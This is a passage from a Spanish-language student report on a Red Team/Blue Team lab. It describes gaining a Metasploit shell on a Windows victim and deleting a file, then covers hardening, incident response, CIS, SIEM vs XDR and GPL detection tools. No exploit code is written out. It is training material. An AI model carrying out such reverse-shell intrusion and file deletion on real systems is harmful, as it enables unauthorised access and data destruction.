
Figura 25. Ejecución de comandos en Metasploit.



Fuente propia.

A continuación, se muestra el nombre de la máquina víctima para corroborar que se trata de la conexión que estableció la máquina.


Figura 26. Evidencia de máquina víctima.



Fuente propia.

Con el comando Shell se logra entrar una Shell interactiva para trabajar con los comandos habituales de la máquina en este caso comandos de Windows.


Figura 27. Evidencia de intrusión a la máquina.



Fuente propia.

Para eliminar el archivo txt con el comando cd .. se navega hasta la ruta Desktop, y posteriormente, se lanza dir para validar los archivos que se encuentran en esa ruta.

Figura 28. Evidencia de eliminación de archivos.



Fuente propia.

Una vez identificado el archivo LinaOliveros.txt, mediante el comando **del** se realiza el borrado de este, posteriormente, se lanza el comando dir en donde se evidencia que el archivo fue eliminado.

Figura 29. Evidencia de eliminación de archivos.

Fuente propia.

5. DESARROLLO DE TRABAJO – ETAPA 4

5.1 ¿ANTE UN ATAQUE INFORMÁTICO EN TIEMPO REAL USTED COMO EXPERTO EN CIBERSEGURIDAD QUÉ PASOS TOMA PARA IDENTIFICAR DICHO ATAQUE? DEBE LISTAR Y EXPLICAR CADA UNO DE ESTOS PASOS.

1. **Detección inicial del ataque:**

   Utilización de herramientas de detección de intrusiones, como sistemas de detección de intrusiones (IDS) o sistemas de prevención de intrusiones (IPS), para identificar patrones de tráfico anómalos, intentos de intrusión o comportamientos maliciosos en la red.

   Monitorización de registros de eventos (logs) de sistemas y aplicaciones en busca de actividades inusuales o indicadores de compromiso (IOCs).

   Confirmación del incidente:

   Validación de la detección inicial del ataque mediante análisis adicional de los eventos registrados y del tráfico de red sospechoso en el SIEM.

   Determinación del alcance del incidente para comprender qué sistemas o recursos están afectados y la naturaleza del ataque.

   Recopilación de información adicional:

   Recopilación de datos adicionales sobre el ataque, como registros de sistemas, registros de firewall, registros de eventos de seguridad, y cualquier otra evidencia relevante.

   Investigación de posibles fuentes de información externa, como feeds de inteligencia de amenazas o comunidades de seguridad, para identificar si el ataque es parte de una campaña más amplia o está siendo llevado a cabo por actores conocidos.

   Análisis forense inicial:

   Si es necesario, iniciar un análisis forense para recopilar y preservar evidencia digital relevante.

   Identificación de la causa raíz del incidente y de las técnicas utilizadas por el atacante para comprometer el sistema o red.

Contención del incidente:

Implementación de medidas para contener y limitar el impacto del ataque, como la desactivación de cuentas comprometidas, la desconexión de sistemas afectados de la red, o la aplicación de reglas de firewall para bloquear el tráfico malicioso.

Notificación y escalado:

Notificación a las partes interesadas relevantes, como el equipo de respuesta a incidentes de seguridad (CSIRT), la dirección de la empresa, los proveedores de servicios afectados y las autoridades regulatorias, según sea necesario.

Escalado del incidente a equipos especializados si es necesario, como equipos de respuesta a incidentes cibernéticos, equipos de seguridad internos o proveedores de servicios externos de respuesta a incidentes.

Investigación y análisis en profundidad:

Realización de una investigación y análisis en profundidad del incidente para comprender completamente su naturaleza, sus implicaciones y las lecciones aprendidas.

Identificación de medidas correctivas y preventivas para mitigar futuros ataques similares.

Recuperación y restauración:


Implementación de medidas para recuperar y restaurar los sistemas afectados a un estado seguro y funcional.

Monitoreo continuo de la red y de los sistemas para detectar cualquier actividad sospechosa adicional y asegurarse de que el incidente ha sido completamente resuelto.

5.2 ¿TENIENDO EN CUENTA EL ATAQUE EJECUTADO DESDE EL EJERCICIO DE RED TEAM LISTE EL PASO A PASO QUE EJECUTÓ PARA SUBSANAR EL SISTEMA ANTE EL EVENTO DEL PAYLOAD?

Inicialmente, se evidencia que la máquina víctima se encuentra con todos los controles de seguridad abajo.

Figura 30. Evidencia de controles de seguridad abajo.



Fuente propia.

A continuación, se listan las actividades de hardenización que se realizan en la máquina.


- Habilitar o instalar un antivirus.
- Instalar o activar el firewall.
- Actualizaciones automáticas del sistema operativo.
- Activar el cifrado de disco.
- Configurar cuentas de usuario:

    - Cuenta de administrador: está habilitada por defecto.
    - Cuenta estándar: no permite realizar cambios en el sistema.
    - Cuenta de invitado: se debe desactivar.
    - Gestor de contraseñas: Algunos navegadores ofrecen este servicio incorporado.

- Desactivar el acceso remoto.
- Inicio de sesión automático.
- Contraseña.
- Copias de seguridad.

En la máquina víctima se sube el AV.


Figura 31. Evidencia de subida de AV.



Fuente propia.

El cual al instante elimina el archivo malicioso.


Figura 32. Evidencia de subida de AV.



Fuente propia.

Adicionalmente, se lanza un análisis antimalware con Windows Defender.


Figura 33. Evidencia de subida de AV.



Fuente propia.

De acuerdo con el resultado del análisis se evidencia que la máquina se encuentra limpia.


Figura 34. Evidencia de máquina limpia.



Fuente propia.

Adicionalmente, se activa el firewall de Windows.


Figura 35. Evidencia de subida de Firewall.



Fuente propia.

Por otro lado, se realiza una búsqueda de actualizaciones pendientes.


Figura 36. Evidencia de actualizaciones.



Fuente propia.


Se acepta que se descarguen las actualizaciones en cuanto estén disponibles.

Figura 37. Evidencia de actualizaciones.



Fuente propia.


Figura 38. Evidencia de actualizaciones.



Fuente propia.

Adicionalmente, se debe configurar una cuenta en one drive para realizar las copias de seguridad.

Figura 39. Evidencia de copias de seguridad.



Fuente propia.

Erradicación:

- Se verifica la autenticidad de la alerta.
- Se identifica el sistema operativo afectado el cual corresponde a un Windows 10 x64 como único activo comprometido.
- Se identifica que el ataque es realizado mediante un mensaje de WhatsApp web en donde se descarga un archivo de extensión .exe, el cual genera una conexión de Shell reversa brindándole a los atacantes acceso a información de manera local.
- Se identifica la conexión de la dirección IP del atacante.
- Se identifica la información y/o datos exfiltrados y/o eliminados,
- Se determina que el alcance del ataque se limita un solo host.
- Se localiza el archivo malicioso.
- Se generan los hashes del archivo
- Se entregan IoC al equipo de monitoreo para identificar si el ataque se pudo expandir.
- Se agregan IoC a herramientas de seguridad perimetral y punto final.

5.3 SABEMOS QUE EXISTEN EQUIPOS BLUE TEAM Y RED TEAM, PERO ENTONCES ¿QUÉ DIFERENCIA EXISTEN ENTRE LOS EQUIPOS ANTES MENCIONADOS CON EL PURPLE TEAM Y EQUIPOS DE RESPUESTA A INCIDENTES INFORMÁTICOS?

Los equipos Blue Team y Red Team son parte de un enfoque de seguridad cibernética conocido como "pruebas de penetración" o "pentesting".

Blue Team: este equipo se enfoca en defender los sistemas de una organización contra ataques cibernéticos, realizando tareas como monitoreo de seguridad, implementación de controles de acceso, configuración de firewalls y detección, respuesta a intrusiones, entre otros.

Red Team: es responsable de simular ataques cibernéticos realistas contra los sistemas de una organización para evaluar la efectividad de las defensas del Blue Team, buscando identificar debilidades en la infraestructura de seguridad y ayudan a mejorarla al exponer áreas vulnerables.

Purple Team: busca combinar las habilidades y conocimientos del Blue Team y el Red Team, en lugar de tener equipos separados que trabajan de forma independiente; el Purple Team promueve la colaboración entre ellos, para identificar áreas de mejora y trabajar en la implementación de soluciones más efectivas.

Equipos de respuesta a incidentes informáticos (CSIRT): estos equipos se activan después de que se produce un incidente de seguridad cibernética. Tiene como objetivo detectar, mitigar y recuperarse de los ataques cibernéticos; trabajan para contener el incidente, minimizar el impacto y restaurar la normalidad operativa de la organización.

5.4 ¿QUÉ FUNCIÓN TIENE CIS “CENTER FOR INTERNET SECURITY” DENTRO DE EQUIPOS BLUETEAM? USTED DEBE REALIZAR UN PEQUEÑO TUTORIAL DE CÓMO FUNCIONA CIS Y QUÉ SE DEBE HACER PARA ENCONTRAR LOS TUTORIALES QUE POSEE.

El **Center for Internet Security (CIS)** es una organización sin fines de lucro cuya misión es hacer que el espacio cibernético sea más seguro, la cual proporciona varias herramientas, recursos y recomendaciones para ayudar a mejorar la seguridad de la información. Entre sus contribuciones más conocidas se encuentran los CIS Controls y los Benchmarks de CIS.[8]

[8] ""Center for Internet Security" (CIS)", cisecurity, consultado el 8 de septiembre de 2023, https://www.cisecurity.org/

El CIS dentro de un equipo BlueTeam tiene la función de:

- Proporcionar controles CIS.
- Ofrecer Benchmarks de CIS (Benchmarks son guías detalladas para la configuración segura de sistemas operativos, middleware, aplicaciones de software y dispositivos de red).
- Facilitar herramientas de autoevaluación.
- Promover una comunidad de seguridad.

Tutorial:

Para empezar a utilizar los recursos que ofrece CIS y encontrar tutoriales específicos, es necesario seguir los siguientes pasos:

- Visitar la página oficial de CIS: acceder a https://www.cisecurity.org/.

- Explorar los CIS Controls:

  En el menú principal, buscar la sección "CIS Controls" para acceder a la última versión de los controles y obtener una descripción general. Aquí también se encontrarán enlaces a recursos adicionales y documentación detallada sobre cada control.

- Consulta los Benchmarks de CIS:

  Buscar la sección "CIS Benchmarks" en el sitio web para acceder a guías de configuración segura para una amplia variedad de plataformas.

- Descargar y utilizar herramientas de evaluación:

  CIS-CAT Lite es una herramienta que se puede descargar directamente desde el sitio web de CIS.

- Unirse a la comunidad CIS:

  Para mantenerse actualizado y participar en foros de discusión, considere unirse a la comunidad CIS.

- Buscar tutoriales y formación:

  Dentro del sitio web, explorar las secciones "Resources" o "Community" para encontrar tutoriales, webinars y cursos de formación que ayudarán a entender y a implementar mejor las prácticas recomendadas por CIS.

5.5 DEBERÁ DOCUMENTAR MEDIANTE LA ELABORACIÓN UNA TABLA LAS DIFERENCIAS EXISTENTES ENTRE: SIEM Y XDR. [9]

SIEM	XDR
Una plataforma que proporciona una vista en tiempo real del panorama de seguridad de una organización.	Una solución de seguridad que combina y correlaciona datos de múltiples capas de seguridad para mejorar la detección, investigación y respuesta a amenazas.
Centrado en la agregación de datos y la gestión de eventos de seguridad.	Centrado en la detección, investigación y respuesta a amenazas a través de múltiples vectores y capas de seguridad.
Principalmente de logs y fuentes de datos estructurados.	De una amplia gama de fuentes, incluyendo endpoints, redes, aplicaciones, y la nube, tanto datos estructurados como no estructurados.
Basada en reglas y patrones predefinidos.	Utiliza el aprendizaje automático y análisis de comportamiento para correlacionar y analizar datos de manera más dinámica y contextual.
La respuesta puede ser más manual y basada en las alertas generadas.	Ofrece capacidades de respuesta automatizada y orquestada a incidentes, permitiendo acciones rápidas y coordinadas.
Puede requerir más esfuerzo para escalar y adaptarse a nuevos tipos de datos y fuentes.	Diseñado para ser altamente escalable y adaptable a nuevas fuentes de datos y amenazas emergentes.

[9] Palo Alto Networks, "SIEM vs. XDR: The Definitive Guide", consultado el 12 de mayo de 2023,

Proporciona una amplia visión del panorama de seguridad, pero puede ser limitado en el análisis profundo de amenazas.	Ofrece análisis profundo y contextual de las amenazas, proporcionando una visibilidad detallada a través de las capas de seguridad.
Agregar y monitorear eventos de seguridad para cumplir con la conformidad y la gestión de registros.	Mejorar la detección de amenazas y la capacidad de respuesta frente a incidentes de seguridad avanzados y sofisticados.

Tabla 1. Diferencias SIEM y XDR.

5.6 DEFINA POR LO MENOS 3 HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMÁTICOS CON LICENCIA GPL.

Snort: es un sistema de prevención de intrusiones de red (NIPS) y un sistema de detección de intrusiones de red (NIDS) altamente configurable. Funciona analizando el tráfico de red en tiempo real y comparándolo con un conjunto de reglas definidas para identificar posibles ataques, como desbordamientos de búfer, ataques de día cero, y escaneos de puertos, entre otros.[10]

Características principales:

- Capacidad para realizar análisis de protocolo en tiempo real y búsqueda y coincidencia de contenido, puede ser utilizado para detectar una variedad de ataques y sondas, como intentos de fingerprinting, ataques CGI, SMB probes, y más.

- Soporta la integración con sistemas de gestión de eventos e información de seguridad (SIEM) para un análisis más profundo y correlación de datos.

- Licencia: GPL (versión específica puede variar según la versión de Snort).

Suricata: es una herramienta de detección, prevención e inspección de intrusiones de alto rendimiento. Esta solución de seguridad es capaz de procesar millones de paquetes por segundo y es conocida por su capacidad para identificar amenazas en tiempo real, ofreciendo a los usuarios detección de intrusiones, prevención de intrusiones, y monitorización de seguridad de red.[11]

[10] "Snort - Network Intrusion Detection & Prevention System", consultado el 7 de enero de 2023, https://www.snort.org/.
[11] Suricata - Open-Source IDS / IPS / Network Security Monitor", https://suricata-ids.org/

Características principales:

- Soporta detección avanzada de amenazas utilizando firmas, anomalías y análisis de comportamiento.
- Incluye un potente motor de reglas y scripting para la clasificación y filtrado del tráfico.
- Integración con sistemas modernos de gestión de logs y SIEM para un análisis y respuesta mejorados.
- Licencia: GPL v2.

Bro/Zeek Zeek, anteriormente conocido como Bro, es un potente sistema de análisis de tráfico de red que se diferencia de los típicos IDS en su enfoque. En lugar de basarse solo en firmas de ataques conocidos, Zeek analiza el tráfico de red y genera logs detallados de cada actividad, permitiendo un análisis más profundo y contextual de lo que está sucediendo en la red.

Características principales:

- Proporciona un lenguaje de scripting flexible para describir la lógica de seguridad de la red, permitiendo a los usuarios adaptar la herramienta a sus necesidades específicas.

- Genera un detallado conjunto de logs de tráfico de red, facilitando la identificación de comportamientos sospechosos o anómalos.

- Puede ser utilizado para aplicaciones que van desde la detección de intrusiones hasta el monitoreo de rendimiento de la red y la resolución de problemas.

- Licencia: BSD, lo que significa que, aunque no es GPL, sigue siendo una licencia de código abierto, compatible y permisiva que permite el uso, modificación, y distribución.

6. CONCLUSIONES

La colaboración estrecha y continua entre los equipos Red y Blue Team es fundamental para una estrategia de ciberseguridad efectiva. La complementariedad de sus roles y responsabilidades permite una defensa más robusta y adaptable contra las amenazas cibernéticas.

La naturaleza cambiante y sofisticada de las amenazas cibernéticas subraya la necesidad de una vigilancia constante y una respuesta ágil. Los equipos Red y Blue Team deben mantenerse actualizados sobre las últimas tácticas y técnicas empleadas por los adversarios para adaptar sus estrategias de defensa en consecuencia.

Los ciberataques pueden tener repercusiones significativas en la economía y operatividad de las organizaciones, incluyendo pérdidas financieras, interrupciones en la productividad y daños a la reputación.

La seguridad cibernética no es solo responsabilidad de los equipos de TI y seguridad, sino de toda la organización, promover una cultura de seguridad que involucre a todos los empleados en la protección de los activos digitales es esencial para mitigar los riesgos y fortalecer las defensas contra los ciberataques.

Adoptar un enfoque de seguridad basado en el riesgo permite a las organizaciones identificar y priorizar las áreas más críticas de su infraestructura de TI y asignar recursos de manera eficiente para mitigar los riesgos.

La resiliencia organizacional frente a las amenazas cibernéticas se construye sobre la base de la evaluación continua, la adaptación y la mejora constante de las capacidades de ciberseguridad.

7. RECOMENDACIONES

Fomentar la colaboración continua entre Red y Blue Teams:

- Establecer canales de comunicación abiertos y regulares entre ambos equipos para compartir hallazgos, lecciones aprendidas y mejores prácticas.

- Organizar sesiones de retroalimentación post-ejercicio para discutir las vulnerabilidades descubiertas, los ataques simulados y las estrategias de defensa implementadas.

Capacitación y actualización constante:

- Invertir en programas de formación continua para ambos equipos, asegurando que estén al tanto de las últimas herramientas, técnicas y procedimientos (TTPs) utilizados por los adversarios.

- Participar en talleres, seminarios web y conferencias sobre ciberseguridad para mantenerse actualizado sobre tendencias y amenazas emergentes.

Implementación de ejercicios de simulación de ataques (Red Teaming):

- Realizar ejercicios de simulación de ataques de forma periódica para evaluar la efectividad de las políticas, procedimientos y controles de seguridad existentes.

- Utilizar los hallazgos de estos ejercicios para ajustar y mejorar las estrategias de defensa y respuesta a incidentes del Blue Team.

Mejora continua de las capacidades de detección y respuesta:

- Invertir en soluciones avanzadas de detección y respuesta a incidentes, como sistemas de detección de intrusiones (IDS), sistemas de prevención de intrusiones (IPS) y plataformas de seguridad orquestada, automatización y respuesta (SOAR).

- Desarrollar y mantener un plan de respuesta a incidentes actualizado que incluya procedimientos claros y específicos para una variedad de escenarios de ataque.

Promover una cultura de seguridad en toda la organización:

- Extender la conciencia sobre ciberseguridad más allá de los equipos de TI y seguridad, involucrando a todos los empleados en la protección de los activos digitales de la empresa.

- Implementar programas regulares de concientización sobre seguridad para educar a los empleados sobre las mejores prácticas, incluyendo la identificación de intentos de phishing y la gestión segura de las contraseñas.

Evaluación y refuerzo de la infraestructura de seguridad:

- Realizar auditorías de seguridad periódicas para identificar y remediar vulnerabilidades en la infraestructura de TI.

- Asegurar que todas las aplicaciones, sistemas y redes estén regularmente actualizados con los últimos parches de seguridad.

Adopción de un enfoque de seguridad basado en el riesgo:

- Identificar y priorizar los activos críticos de la empresa, evaluando los riesgos según el impacto potencial de un ataque a esos recursos.

- Desarrollar estrategias de mitigación del riesgo adaptadas a las necesidades y capacidades específicas de la organización.

8. VIDEO SUSTENTACIÓN

https://www.youtube.com/watch?v=dq48uF67VFg

9. BIBLIOGRAFÍA

Policía Nacional de Colombia. (2024). LEY 1273 DE 2009. https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos#:~:text=Art%C3%ADculo%20269A%3A%20Acceso%20abusivo%20a,el%20leg%C3%ADtimo%20derecho%20a%20excluirlo.

Ransomfeed. (2023). https://ransomfeed.it/index.php?page=post_details&id_post=5961

Ransomfeed. (2023). https://ransomfeed.it/stats.php?page=group-profile&group=lockbit3

El Tiempo (2023). Peligrosa banda de ciberdelincuentes se atribuyó ataque a seguridad de Medellín. https://www.eltiempo.com/colombia/medellin/lockbit-banda-se-atribuye-ataque-a-seguridad-de-medellin-739779

COPNIA. (2023). Código de ética. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Blog NLT Secure. (2021). ¿Qué es Red Team y Blue Team? https://www.nltsecure.com/blog/que-es-red-team-y-blue-team-nlt-secure-ciberseguridad.

Función Pública. (2012). Ley 1581 de 2012. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Secretaría de Senado. (2012). LEY ESTATUTARIA 1581 DE 2012. http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html

Ministerio de Ambiente y Desarrollo Sostenible. (2012). Protección de Datos Personales. https://www.minambiente.gov.co/politica-de-proteccion-de-datos-personales/

Héctor Rizaldos. (2018). Qué es Metasploit framework. https://openwebinars.net/blog/que-es-metasploit/

ciberseguridad.com (2019). ¿QUÉ ES METASPLOIT FRAMEWORK Y CÓMO FUNCIONA?. https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/

